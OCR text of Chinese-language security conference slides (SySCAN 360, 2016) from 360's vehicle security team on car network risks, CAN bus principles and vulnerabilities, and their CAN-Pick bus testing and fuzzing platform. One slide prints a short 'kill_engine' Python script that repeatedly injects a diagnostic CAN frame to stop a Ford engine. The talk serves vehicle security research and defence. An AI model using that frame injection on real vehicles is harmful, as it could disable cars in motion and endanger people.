SySCAN 360
I HACK THEREFORE I AM
国际前瞻信息安全会议
INFORMATION SECURITY CONFERENCE
2016.11 · SHANGHAI

汽车破解

汽车总线安全测试平台 - CAN-Pick

大纲

- 360汽车安全实验室-天行者团队介绍
- 汽车网络安全风险分析
- 汽车信息安全关键点是什么？
- 汽车总线安全测试平台介绍 – CAN-Pick
- 如何设计一个安全的汽车总线网络？

团队介绍

SKY-GO 360 VEHICLE CYBER SECURITY

SySCAN 360 I HACK THEREFORE I AM

SKY-GO

360 VEHICLE CYBER SECURITY

360天行者团队是由全球最大的互联网安全公司360组建，隶属于亚太安全创新高地—360安全创新中心，是国内首支专注于汽车信息安全研究领域的顶级安全团队。以跨行业协同为发展理念，目前已经与北京航天航空大学、浙江大学、特斯拉、长安汽车、比亚迪、长城、VisualThreat等研究机构、汽车生产企业和汽车信息安全相关厂商展开了深度合作和共同研究，组建了多个联合实验室和研究院，建立中国的汽车信息安全研究集群，全面进行基于实战和面向未来的汽车信息安全研究，全方位保护万物互联时代的汽车信息安全。

汽车网络安全风险分析


SKY-GO 360 VEHICLE CYBER SECURITY

SySCAN 360 I HACK THEREFORE I AM

CAN-BUS Hacking - 2010

汽车网络安全风险分析

Telematics hacking - 2015



汽车网络安全风险分析

Automatic system hacking – 2016

DEF CON 24 Early Release: Can You Trust Autonomous Vehicles?

Posted 9.8.16

We've got another early release video from DEF CON 24! It 's called 'Can You Trust Autonomous Vehicles?', and in it Jianhao Liu and Chen Yan discuss jamming and spoofing attacks on the sensors of cars like the Tesla Model S. It's definitely a sobering look at the downside of the Jetsons-style tech we're developing and a good reminder of the place security thinking needs to take at the design table.

As always, enjoy and pass it on.

道高一尺，魔高一丈

汽车信息安全关键点是什么？

SKY-GO 360 VEHICLE CYBER SECURITY

SysSec 360 I HACK THEREFORE I AM

汽车总线与生俱来安全风险

汽车总线的开发设计是建立在封闭式的网络上的，没有考虑安全风险

智能化带来的安全风险

汽车智能化将面临传感器安全、自动驾驶安全等安全风险

新能源带来的安全风险

新能源汽车中，对于汽车BMS系统和充电桩的安全是新的风险

网联化带来的安全风险

汽车网联化需要面临车联网安全、T-box安全手机APP等安全风险

科技化带来的安全风险


汽车科技化会增加车内的ECU等设备，扩大了对汽车的攻击面

汽车信息安全关键点是什么？

SKY-GO 360 VEHICLE CYBER SECURITY


I HACK THEREFORE I AM

汽车信息安全关键点是什么？




CAN基本原理

传统的汽车线束



CAN基本原理


汽车CAN总线网络



CAN基本原理

- CAN的特性
  - 总线访问—非破坏性仲裁的载波侦听多路访问/冲突检测CSMA/CD (Carrier Sense Multiple Access/Collision Detection)
    - **载波侦听**，网络上各个节点在发送数据前都要检测总线上是否有数据传输
      - 网络上有数据➔不发送数据，等待网络空闲
      - 网络上无数据➔立即发送已经准备好的数据
    - **多路访问**，网络上所有节点收发数据共同使用同一条总线，且发送数据是广播式的
    - **冲突检测**，节点在发送数据过程中要不停地检测发送的数据，确定是否与其它节点数据发生冲突


CAN基本原理


CAN_H
Rt/2
Rt/2
Cg
Cg
Rt/2
Rt/2
CAN_L
Rt/2=62Ω
Cg=10...100nF
Rt=120Ω
CPU
CAN Controller
RxD
TxD
CAN_H
CAN_L
RTL
RxD
TxD
RTL
CAN_H
CAN_L
EMS
ABS
AT
CAN
Seat Control
CAN
Door Control
Rt=120Ω

CAN基本原理

通信矩阵相关参数：　　CAN_ID 决定优先级

- ID
- 信号映射
- 发送方式





CAN基本原理


消息组	ID (Min)	ID (Max)
应用报文- On event	0x000	0x0FF
应用报文- Periodic and on event	0x100	0x1FF
应用报文 - If active or Periodic and if active	0x200	0x2FF
应用报文 - Periodic	0x300	0x3FF
网络管理报文 - Network Management	0x400	0x4FF
应用报文 - 保留	0x500	0x5FF
开发	0x600	0x6FF
诊断报文	0x700	0x7FF

CAN基本原理

- 应用报文发送类型-**Transmission Types**
  - 周期型：
    - **Periodic**
  - 事件型：
    - **Onevent**
  - 使能型：
    - **Ifactive**
  - 周期事件型：
    - **Periodicandonevent**
  - 周期使能型：
    - **Periodicandifactive**








CAN-BUS的脆弱性

- 攻击者模型
  - 网关可信
  - 部分ECU被攻击
  - 攻击者向CAN总线发送非法帧
- 脆弱性分析
  - 窃听
  - 伪造
  - 重放
  - 拒绝服务



kill_engine.py.py

```
from FordStuff import *

def kill_engine(mydll, handle, time):
    y = pointer(SFFMessage())
    mydll.DbgLineToSFF('IDH: 07, IDL: E0, Len: 08, Data: 05 31 01 40 44 FF 00 00', y)
    mydll.write_message_cont(handle, y, time)

# initalize
mydll = CDLL('Debug\\ecomcat_api')
# HS CAN
handle = mydll.open_device(1,0)

while True:
    kill_engine(mydll, handle, 1000)

mydll.close_device(handle)
```

CAN-Pick介绍

CAN-Pick

皮卡（PICK-UP）又名轿卡。顾名思义，亦轿亦卡，是一种采用轿车车头和驾驶室，同时带有敞开式货车车厢的车型。**其特点是既有轿车般的舒适性，又不失动力强劲，而且比轿车的载货和适应不良路面的能力还强。**最常见的皮卡车型是双排座皮卡，这种车型**是目前保有量最大，也是人们在市场上见得最多的皮卡。**

CAN-Pick介绍

国内“广告法不可描述的”汽车CAN总线安全测试平台

工具配置：

全平台支持(Linux, macOS, Windows)

多硬件适配(USBtin, SocketCAN, etc.)

可在线编写插件

云端插件共享

Web界面

主要功能：

CAN-BUS协议Fuzzing

汽车诊断协议UDS探测


CAN数据报文分析

CAN协议加密强度检测

数据实时可视化

定制化功能在线编写


系统架构


CAN-Pick Engine
Server
Task Engine
Web Engine
Device Engine
Recv, Send
Hardware
Load
Sync
Setting
Task
Message
Task
Plugin Manager
Replay, Analyze, Fuzz, UDS, etc.
Message
Schedule
Task, Message, Setting

数据可视化

- 报文按ID分类
- 字符串显示
- 颜色凸显实时数据变化

- 折线图表示数据位实时变化
- 多位数据同时比较
- 计算报文间隔时间



Replay	Fuzz	Id	Data	Timestamp
Replay	Fuzz	0x11F - (287)	4E FF 01 07 E2	100.01182556152344
Replay	Fuzz	0x11F - (287)	4E FF 00 07 58	93.9323902130127
Replay	Fuzz	0x11F - (287)	4E FF 01 07 2E	106.41813278198242
Replay	Fuzz	0x11F - (287)	4E FF 00 07 94	96.3895320892334
Replay	Fuzz	0x11F - (287)	4E FF 00 07 7A	103.46007347106934
Replay	Fuzz	0x11F - (287)	4E FF 00 07 D0	99.69687461853027
Replay	Fuzz	0x11F - (287)	4E FF 00 07 B6	97.03397750854492
Replay	Fuzz	0x11F - (287)	4E FF 00 07 1C	103.26695442199707
Replay	Fuzz	0x11F - (287)	4E FF 00 07 F2	99.86019134521484
Replay	Fuzz	0x11F - (287)	4E FF 00 07 58	99.78294372558594

Home Buffer Replay Fuzz UDS Holo Setting About Count: 1105 Speed: 250Kbps


buffer name Save logs to a new buffer Clear logs

Count: 1101

Id	DLC	Data	Count	Interval
0x148	1	40 - (()	1	0
